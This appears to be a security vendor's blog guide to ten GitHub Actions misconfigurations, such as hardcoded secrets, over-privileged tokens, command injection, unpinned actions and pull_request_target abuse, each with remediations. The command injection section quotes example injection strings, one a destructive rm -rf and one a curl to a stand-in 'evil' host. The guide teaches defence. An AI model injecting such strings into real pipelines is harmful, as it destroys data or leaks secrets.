

Key Takeaways
|
This technical guide covers the 10 most critical GitHub Actions vulnerabilities that continue to define the threat landscape in 2026. Last year, attackers aggressively targeted these specific weak points to hijack CI/CD pipelines. As these attacks are on the rise, securing your workflows has shifted from a best practice to a necessity.
Intro to GitHub Actions
GitHub Actions allows you to define your automation into a simple YAML file. When an event like a push occurs, GitHub starts a virtual machine called are runner. It will run your jobs, which are typically made of steps composed of shell commands and Actions, often third-party Actions.
It’s a simple system that’s incredibly easy to use, and that’s the danger.
Almost all the security responsibility lands on you. One compromised action or sloppy Bash script can leak secrets, result in hijacked builds, or give attackers full repo access. These incidents happen daily.
Actions have evolved into supporting higher-level languages like TypeScript and JavaScript, making complex logic more maintainable and automations more reliable. This is a welcome move away from relying solely on shell commands and YAML, but unfortunately the foundation remains a mix of YAML and shell scripts.
Here lies the paradox: GitHub Actions is so accessible that developers often learn by copying and pasting examples, then tweaking them until they work for their use case. This convenience comes at a cost. Many skip the basics, replicating workflows without understanding the risks they introduce. As automation grows, these YAML files become complex cognitive loads where security is easily overlooked.
Until the platform shifts toward a secure-by-default model, the responsibility falls on us. We must treat workflow code as critical attack surface and adopt real secure coding practices.
This blog is about those practices, so you stay in control instead of becoming the next supply-chain cautionary tale.
Real-World Attacks on GitHub Actions in 2025: A Wake-Up Call for the Future
The year 2025 was a stark reminder of the risks inherent in CI/CD automation. GitHub Actions, for all its power, has been a prime attack vector in several major supply-chain incidents:
- Shai Hulud v2 (November 2025): A self-replicating worm that infected 20,000+ repositories and 1,700 npm package versions by abusing pull_request_target, stealing org-wide tokens and replicating itself, with potential for exponential compromise.
- GhostAction (September 2025): Attackers hijacked 327 accounts, injected malicious workflows into 817 repos, and stole 3,325 secrets (AWS keys, PyPI/npm tokens, etc.) by posting them to attacker-controlled servers.
- Nx "s1ngularity" (August 2025): Attackers compromised the popular Nx monorepo build system by publishing malicious npm packages via a GitHub Actions exploit, injecting credential-harvesting malware that stole SSH keys, .env files, wallets, and API tokens. This attack affected over 2,000 repositories.
- Gluestack/gluestack-ui (June 2025): A malicious command was injected through the repository’s discussion page, triggering through a workflow that insecurely incorporated untrusted user inputs into shell commands within a run: It led to 17 popular npm packages being compromised.
- tj-actions/changed-files (March 2025): One of the most popular actions (used in 23k+ repos) was compromised via a stolen Personal Access Token (PAT). Attackers rewrote old version tags to serve malicious code that dumped secrets into public logs. It earned a place on CISA’s Known Exploited Vulnerabilities list.
These incidents show the same pattern: a single vulnerable or compromised Action can grant attackers instant access to secrets, source code, and deployment pipelines.
Recent attacks such as Shai Hulud v2 and GhostAction have primilarly relied on vulnerabilities #4 and #9 enumerated further on. While some of the other enumerated vulnerabilities may not be as easily weaponized for automated attacks, they should be fixed right away as they are trivial to exploit if an attacker gains any foothold. Whether your company has public repos or not, as they might be leveraged by insider threats who want to get access to your assets.
The Attack Surface
By now, the message should be clear: your automation is part of your attack surface.
Securing GitHub Actions requires a defense-in-depth approach that accounts for several critical assets. You must think about each of them when building your security architecture, knowing that some of which aren’t fully under your control:
- Your source code: Your crown jewels and intellectual property, where backdoors can be planted.
- Secrets and tokens: The master keys that unlock your cloud, registries and deployment systems.
- Self-hosted runners: If persistent, their exploitation can lead to long-term compromise.
- Third-party actions: Code that you don’t own which executes in your workflows with your permissions. Never use floating tags; always pin them to commit SHAs.
- Container images and external scripts you download: Untrusted code that you execute. You should always verify their integrity before running them.
- Build-time dependencies: Software supply chains that you consume. Use SCA tools like Trivy, Grype, or JFrog Xray to detect known malicious or vulnerable packages.
A single weakness in any of these is all an attacker needs. A backdoor that will persist for months can be inserted in your source code. A leaked secret token can hand over your production environment. A compromised self-hosted runner can become a permanent foothold inside your network.
The attacks above weren’t theoretical; they happened because most teams preferred convenience over security.
The misconfigurations and remediations explained below are our blueprint on ensuring you’ll not be next.
Most Common GitHub Actions Misconfigurations
These are the 10 most exploited GitHub Actions misconfigurations that we see in real-world attacks. We'll often refer to these misconfigurations as vulnerabilities as they create exploitable security gaps.
They fall into five categories:
- Permission management misconfigurations
- Arbitrary code execution
- Credential and secret exposure
- Software supply chain attacks
- Runner infrastructure compromise
Down below, we’ll explore each of these anti-patterns, explain the risks and provide remediations.
Fixing them can prevent breaches and severely reduce their blast radius if one ever occurs.
1. Hardcoded Secrets
You’re probably already familiar with this one, but it remains one of the fastest ways to get compromised. Hardcoding secrets directly in your workflow YAML makes them visible to anyone with read access to the repository. Even after being removed from the latest commit, they persist in the Git history, waiting to be discovered.
Never do this:
jobs: |
Do this instead:
steps: |
Treat your .github/workflows/ directory exactly like production code, because to an attacker, it is. A hardcoded secret is a persistent credential leak, granting access from the moment it's discovered.
Remediating this is easy.
- Use GitHub Secrets: Store your secrets as repository or organization secrets. GitHub will store them encrypted and will automatically redact them from logs to prevent accidental exposure.
- Consider a secrets manager: For complex environments, use a dedicated system like HashiCorp Vault. It provides dynamic secrets, fine-grained access policies, and robust auditing, offering superior lifecycle management for enterprise scenarios.
- Scan your Git history proactively: Integrate a secrets scanner like TruffleHog, ggshield, or Trivy into your CI/CD to detect accidental commits of secrets before they are merged and to continuously monitor your Git history.
2. Excessively Exposed Secrets
Avoid exposing secrets at the job level. Instead, scope them to individual steps so they are accessible for the shortest time necessary. A secret granted to an entire job is accessible to any compromised or malicious step within it.
Here’s a vulnerable version where AWS keys have a broad scope:
jobs: |
There's no need for deployment secrets to be visible in build steps, which may execute untrusted code (e.g., during npm or pip installs). Rather, use env at the step level.
Secrets should not be embedded into your artifacts. Be careful with secrets stored in files during job execution, as you might accidentally publish them.
- uses: actions/upload-artifact@v4 |
Instead, ensure no sensitive files will accidentally be included in the artifact.
- uses: actions/upload-artifact@v4 |
For stronger protection, use short-lived secrets. Implement this using OpenID Connect (OIDC) for cloud deployments (AWS, Azure, GCP) to obtain temporary, auto-expiring tokens instead of long-lived static secrets. For centralized management, integrate HashiCorp Vault to generate dynamic secrets on-demand with short TTLs.
Avoid writing secrets to disk when possible. Never manipulate secrets in a way that changes their string value, as GitHub's log obfuscation will not recognize the modified version. If you must process a secret, pipe the output to a file or handle it in memory; never log it to stdout. Limit exposure risk as much as possible.
3. Long-Lived CI/CD Credentials
Static, long-lived credentials (like personal access tokens or access keys) are a golden ticket for attackers. Once stolen, they offer unlimited, persistent access. Modern security demands short-lived, dynamically generated credentials that minimize the window of opportunity for abuse.
The solutions are OIDC, HashiCorp Vault, and rigorous rotation for any remaining static secrets.
- Use GitHub’s OpenID Connect
For cloud deployments (AWS, Azure, GCP), OIDC is the definitive best practice. It allows your GitHub Actions workflow to directly request a temporary, auto-expiring access token from your cloud provider. No static secrets are stored on GitHub.
# Example: AWS OIDC setup in a workflow |
-
Integrate HashiCorp Vault
For secrets beyond cloud tokens (database passwords, API keys) or for complex enterprise policies, integrate HashiCorp Vault. Vault can generate dynamic secrets with short TTLs for almost any service.
To get this working, configure an authentication method for GitHub (e.g., JWT auth using GitHub's OIDC token), then create a fine-grained Vault policy that grants a specific permission such as read. You’ll be able to retrieve secrets using the hashicorp/vault-action.
# Example workflow step using hashicorp/vault-action |
Hashicorp Vault supports a multitude of scenarios. You might find it helpful to know that Vault can be used to generate SSH key-pairs dynamically.
-
Enforce Rotation for Static Secrets
For any credentials that must remain static (a last resort), enforce mandatory rotation via policy and automation.
- Automate rotation: Use scheduled jobs or tools to automatically regenerate and update secrets in both the source (e.g. a service) and GitHub Secrets.
- Detect stale credentials: Implement alerts for secrets approaching their expiration date.
- Audit continuously: Regularly review the Action logs to see when and by which workflows secrets are accessed.
Principles for Short-Lived Credentials
Using short-lived secrets plays an important role in protecting from threats like the Shai-Hulud malware because the credentials will expire before they complete their reconnaissance phase.
Security should be balanced with operability: Ephemeral secrets should have a TTL (Time-to-live) that matches the risk associated to the resource it protects to minimize the vulnerable window without breaking workflows or annoying developers.
- High-impact secrets (e.g. root credentials, encryption keys, CI/CD tokens) should have very short TTLs, often measured in minutes or hours (e.g., 15 to 60 minutes).
- Medium-risk secrets (database passwords, service API keys): Hours to days, preferably issued dynamically via Vault.
- Lower-risk keys such as public registry tokens might have longer TTLs, such as 30 to 90 days, with enforced rotation.
The Shai-Hulud worm relies heavily on stealing persistent tokens. Since the threat actor’s reconnaissance phase often lasts a few hours, if the stolen tokens were OIDC-based with a 1-hour TTL, the worm's ability to spread would be severely limited after the initial breach. Short-lived credentials fundamentally contain the blast radius of a compromise.
For comprehensive secrets management, HashiCorp Vault provides support for dynamic secrets and OIDC for secure workflows that eliminate static secrets and enabled fine-grained access controls via security claims.
4. Insufficient Permission Management
This critical misconfiguration stems from granting the workflow token or any Personal Access Token (PAT) more permissions than they require, the most dangerous of which is to the automatic GITHUB_TOKEN.
This often comes in the form of permission over-granting such as broadly setting permissions: or omitting it entirely, which fails to define a limited scope. An over-privileged GITHUB_TOKEN can also result from the repository's default token settings. Older repositories had the read and write permissions granted by default, allowing any workflow to request write access.
Never do this:
build: |
Do this instead, this approach implements least-privilege:
permissions: {} # Start from zero |
In this example, I’m only using the permissions that I need, and I’m resetting permissions in the workflow’s global scope to start from zero. This ensures I won’t accidentally grant too many permissions and ensures least privilege for each job.
You should also ensure the default permissions granted to the GITHUB_TOKEN in your repositories are set to “Read repository contents and packages permission”.

An overly permissive GITHUB_TOKEN, or any other overly permissive token, is dangerous. It can result in workflow tampering, secret theft, and takeover of the repository or other resources.
This misconfiguration is a key enabler in the Shai Hulud v2 and GhostAction attacks. When combined with the pull_request_target event trigger, they are an explosive combination that allows the attacker to gain write access and persist their malware. I’ll discuss pull_request_target later.
As a simple rule, if a job doesn't need to write to the repository, it shouldn't have the permission to do so.
5. Command Injection Vulnerabilities
Command injection occurs when an attacker can manipulate inputs that are unsafely incorporated into shell commands, leading to arbitrary code execution. In CI/CD, this often happens through GitHub event data (like pull request titles, comments, or issue bodies) or workflow inputs. A successful injection can lead to full runner compromise. While especially dangerous on persistent self-hosted runners (which can be used to pivot into internal networks), it's still a severe risk on ephemeral GitHub-hosted runners, as secrets can be stolen and builds poisoned.
This vulnerable anti-pattern often manifests in shell commands through naive string concatenation, allowing an attacker to break out of the intended command.
# 1: Direct interpolation into an inline ‘run:’ step |
User input should never be treated as code. These input fields might be injected with malicious commands such as the following: "; rm -rf / #" or "; curl http://evil/... #"
Variables should be passed as environment variables or action inputs, and proper quoting should be used to ensure they are interpreted as strings, not code.
# 1. Pass data via inputs + env (GitHub automatically sanitizes) |
Additionally:
- Trying to sanitize strings with commands such as sed 's/[^a-zA-Z0-9.-]//g' is not recommended as it may still be feasible to execute commands. This is more fragile than it seems, and bypasses are often possible. The secure patterns above are more reliable.
- Never use eval. It directly executes a string as shell code, making any input a potential command.
A single vulnerable run: step can expose all of the job's secrets and grant an attacker control over the runner's execution environment. Combined with an over-privileged GITHUB_TOKEN, this can lead to immediate repository compromise. Always assume that event data from forks, issues, or pull requests can be maliciously crafted.
6. Unpinned or Tag-Based Third-Party Actions
This is one of the most prevalent and dangerous supply chain risks in GitHub Actions. Despite causing nightmare scenarios for tens of thousands of users this year, most developers still do not pin their actions properly. According to Wiz, only 3.9% of repositories pin 100% of their third-party Actions to an immutable commit SHA hash.
This vulnerability directly leads to supply chain attacks when an action gets compromised, as attackers will overwrite tags and releases with a malicious version of the compromised action. Although GitHub now supports immutable releases and tags, this setting is turned off by default. Even if it were turned on, you should not trust unpinned tags.
Using floating tags like @v1 or branches like @main means your workflow implicitly trusts all future code published under that label. If a maintainer's account is compromised or a malicious update is pushed, your pipeline executes that new, untrusted code immediately.
jobs: |
As best practices:
- For all third-party actions, use the full 40-character commit SHA to avoid hash collisions. You can find this on the action's repository under the "Commits" tab for a given tag.
- Reusable workflows should also be pinned instead of calling them by branch or tag.
- For clarity, add a comment mentioning which version this commits hash relates to for maintainability.
If you have been pretty attentive, you’ve noticed I used tags in previous examples. This is a stylistic compromise for clarity, not a security recommendation. In your production workflows, you should always resolve these to commit SHAs.
Pinning is your first and most effective defense against action hijacking. It transforms potential supply chain catastrophes into dependencies that are controlled and auditable.
7. Use of Vulnerable Third-Party Actions
Third-party GitHub Actions are convenient accelerators but introduce significant supply chain risks. These actions execute with the same permissions as your workflow, granting them potential access to sensitive secrets, tokens, and repository data.
Like the previous security flaw, it’s an attack vector for supply chain attacks.
As seen in the 2025 tj-actions/changed-files incident (CVE-2025-30066), a compromised action leads to attackers injecting code to exfiltrate secrets, escalating privileges, or deploying malware directly into your pipeline. With recurring incidents during the past year, proactive governance is essential to mitigate these threats.
Mitigating this risk requires a deliberate, layered approach to action management:
- Use GitHub’s Allowlist feature to restrict actions that can be used in your workflows.
- Pin the allowed actions to a specific commit hash. Only allow to pin to a tag if it’s part of a verified immutable release. (remember, tags are mutable by default)
- Subject every new action to security review. Scan its code for vulnerabilities and assess its maintenance history before approval. As they are external to your organization, they might not meet your security standards.
- Fork critical actions to your organization. A private fork ensures control and protects against unexpected or malicious upstream changes.
- Applying the best practices enumerated throughout this blog reduces the potential impact of a successful attack through a 3rd party action.
GitHub provides a built-in capability for vulnerability detection. You must ensure GitHub Dependabot for Actions is enabled to receive automated alerts when a security vulnerability is discovered in an action you use.
8. Artifact Poisoning Between Workflows
Artifact poisoning occurs when a less-trusted workflow (often from a pull request) generates a malicious artifact that is later downloaded and executed by a more privileged, trusted workflow in the main repository. This attack exploits the trust placed in internally shared artifacts, allowing an attacker to inject code into your release pipeline.
In practice, an attacker submits a pull request from a branch or a fork that creates a malicious artifact. A privileged workflow in the main repository then unknowingly downloads and executes it. Since PRs can contain arbitrary code, all artifacts from these sources must be considered untrusted.
name: Insecure Workflow |
This attack exploits predictable cache and artifact keys. Attackers poison shared caches (e.g., node_modules, Python wheels) by uploading malicious content under those predictable keys. They’ll then overwrite critical files as shown above as downloading an artifact without a specific path can overwrite existing files in the repository. Poisoned build artifacts from PRs can be packaged and released to users if downstream workflows don’t verify integrity.
To avoid this scenario, always specify an isolated download path to prevent overwriting repository files like so:
- uses: actions/download-artifact@v4 |
As best practices:
- Prevent PR workflows from having write permissions to caches or artifacts where possible. Set permissions: read-only for PR-triggered jobs.
- Verify artifact integrity using cryptographic hashes such as SHA-256 to ensure content hasn't been tampered with.
- Scan downloaded files with security tools before execution.
- For compiled binaries, consider rebuilding from source in the trusted workflow instead of using pre-built artifacts.
- Use artifact attestations to establish build provenance.
- Generating build artifacts in PRs is an anti-pattern.
- Allowing publishing artifacts from branches is an anti-pattern.
For final release artifacts, your trusted release workflow should always rebuild from the canonical source code. Never consume binaries or intermediate build products from PR workflows.
9. Dangerous Control Flow Mechanisms
The attack surface isn't limited to workflow code; it also includes the triggers that initiate workflows. This mechanism determines who and what can execute your automation. Attackers chain these triggers to escalate from a low-privilege contributor to a full repository or organization compromise.
Dangerous events like workflow_dispatch and repository_dispatch allow anyone with write or API access to trigger workflows with custom inputs. These untrusted inputs are passed directly to the workflow, which may run with elevated GITHUB_TOKEN permissions and have access to repository secrets. When combined with an artifact poisoning vulnerability, this enables attackers to execute malicious artifacts on demand, potentially exfiltrating secrets or compromising your cloud infrastructure.
A common and severe attack pattern combines a dispatched workflow with pull_request_target. This event is similar to pull_request, but it executes with elevated privileges. Its job runs in the context of the base repository (your main branch), granting it write access and repository secrets by default, while the code comes from an untrusted fork.
This becomes dangerous when maintainers use it to test external contributions. If the workflow checks out and executes the PR's code, it runs that untrusted code with high privilege.
This exploit has become known as the “Pwn Request”. The exploitation process is straightforward:
- An attacker forks the target repository.
- They add malicious code (e.g. modifying build scripts to exfiltrate secrets or exploit command injection).
- They open a pull request, triggering the pull_request_target
- The workflow, running with base repository privileges, checks out and executes the attacker's malicious code.
If your workflow uses pull_request_target, consider eliminating it or implementing strict safeguards:
- Disable jobs or steps that execute commands from the PR head unless certain conditions are met. This can be implemented using “if guards”.
- If you must use pull_request_target, avoid using actions/checkout on the PR’s head ref. If you do, ensure it runs with read-only token permissions and in a hardened, isolated step.
The combination of powerful triggers and over-privileged execution creates a perfect storm for supply chain attacks and exploitation by Shai Hulud v2. By understanding and securing your workflow's control flow, you shut down a critical path for escalation.
10. Runner Compromise and Uncontrolled Network Access
Runners are the machines that execute your workflows. They are either GitHub-hosted or self-hosted, and self-hosted runners can be either ephemeral or persistent.
In all cases, network access from the runner must be strictly limited. Unrestricted internet access makes it easy to exfiltrate data, including secrets and source code.
To restrict network egress:
- For GitHub-hosted runners: Use actions like step-security/harden-runner or bullfrogsec/bullfrog to configure network policies (via iptables) that limit outbound traffic to only allowlisted URLs.
- For self-hosted runners: Implement strict firewall rules. Ideally, isolate runners completely to block all egress traffic, making external exfiltration impossible.
Data can be exfiltrated via various channels: TCP/UDP requests, ICMP (as a covert channel), and even DNS queries using malicious subdomains. Block all unnecessary protocols. Additionally, ensure your workflows never run as the root user or with sudo access, as elevated privileges allow sending raw network requests and other exploits.
Ephemeral vs. Persistent self-hosted runners
A persistent runner reuses the same environment across multiple workflow runs. If compromised, this allows an attacker to establish long-term persistence. Ephemeral runners are created fresh for each job and destroyed afterward, providing a clean, isolated environment that limits the impact of a compromise.
Special care must be taken to ensure self-hosted runners are secure:
- Never expose the Docker socket (/var/run/docker.sock) inside a runner container, as it grants control over the host machine and can be used to establish persistence.
- Apply the principle of least privilege: Runners should operate with a non-root user account.
- Rebuild runner images regularly to apply security patches.
- Monitor runners using Endpoint Detection and Response (EDR) tools to detect suspicious activity and anomalies.
Summary of Anti-Patterns to look out for:
- Broad network access (lacking egress controls, leading to exfiltration)
- Lack of monitoring (no EDR or runtime visibility)
- Exposed Docker socket (granting host machine access)
- Environment shared across jobs (a security and reliability issue)
How can I protect myself?
Security is not a single tool but a layered strategy. The misconfigurations we've discussed require a combination of prevention, detection, and response integrated into your development lifecycle.
I’ve already mentioned ways to protect yourself (OpenID Connect, HashiCrop Vault, runner hardening). Let’s talk about the other ones I haven’t mentioned.
1. Shift Left: Prevent Issues in Code
Catch vulnerabilities before they reach your repository.
- Semgrep: A fast, static analysis tool. Write custom rules to enforce your security policies directly in CI. For example, ban pull_request_target, detect unsafe run: interpolation, or require permissions:
- GitHub Advanced Security (GHAS) and CodeQL: GHAS provides enterprise-grade secret scanning, dependency review, and CodeQL for semantic code analysis. CodeQL can model data flow in workflows to find complex vulnerabilities like command injection paths.
- Pre-commit Hooks and Linters: Use tools like poutine (a linter for GitHub Actions) or actionlint in pre-commit hooks to validate workflow syntax and catch basic security antipatterns before a commit is even pushed.
2. Secure the Supply Chain: Dependencies & Artifacts
Assume your dependencies will be compromised and plan accordingly.
- Dependabot: Enable it immediately. It provides automated alerts for vulnerable actions and dependencies, and can automatically create PRs to update them. This is your first line of visibility into known vulnerabilities.
- Software Composition Analysis (SCA): Use Trivy, Grype, or JFrog Xray to scan container images and build artifacts for known vulnerabilities (CVEs) in their packages. Integrate these into your workflow to fail builds on critical vulnerabilities.
- Artifact Integrity: Use a private, secured registry like JFrog Artifactory to proxy and validate all external dependencies (npm, Docker, Maven packages). This gives you control, auditing, and a single source of truth for all build components.
3. Gain Enterprise Visibility and Posture Management
Understand your risk across thousands of repositories.
- Wiz, Palo Alto's Prisma Cloud, or similar CNAPPs: These Cloud Native Application Protection Platforms perform agentless discovery and posture scanning across repositories and cloud accounts to surface risks in your developer infrastructure and CI/CD (exposed secrets, excessive permissions, vulnerable Actions, etc.), often correlating repository findings with cloud risk and developer posture.
- GHAS + SARIF: GitHub Advanced Security and other security tools can emit reports in SARIF format, which can be uploaded to your repository's security dashboard or ingested by your SIEM platform. By emitting results in SARIF (Static Analysis Results Interchange Format), these findings can be centrally aggregated, normalized, and correlated across thousands of repositories and multiple security tools.
The Bottom Line
These ten misconfigurations account for the majority of the real-world GitHub Actions breaches we've seen in the last year. Fix them first and you’ll dramatically reduce your attack surface.
This guide has outlined the path forward. Your core resolution for 2026 should be this: lock down permissions, pin everything to immutable SHAs, stop interpolating untrusted data into shell commands, keep secrets out of logs and artifacts, and never run untrusted code with access to production secrets. Implement these practices consistently and you’ll sleep much better.
The Arctiq team has tremendous expertise in all things cybersecurity, including Secure Software Development Life Cycle (SSDLC).
Our experience remediating complex attacks provides a clear blueprint for prevention. We help clients convert insight into a strategic and actionable plan, turning weaknesses into a lasting strength. If you recognize that a strategic investment is smarter than a forced cleanup, we can build that roadmap together.
The chaos following a breach often triggers rushed investments in tools that don't address root causes. We provide the clarity and strategic direction needed to build lasting resilience. Contact us, we’ll be happy to help you elaborate the best risk reduction strategy so you can avoid the chaos.



-2.png?width=380&height=170&name=Untitled%20(3)-2.png)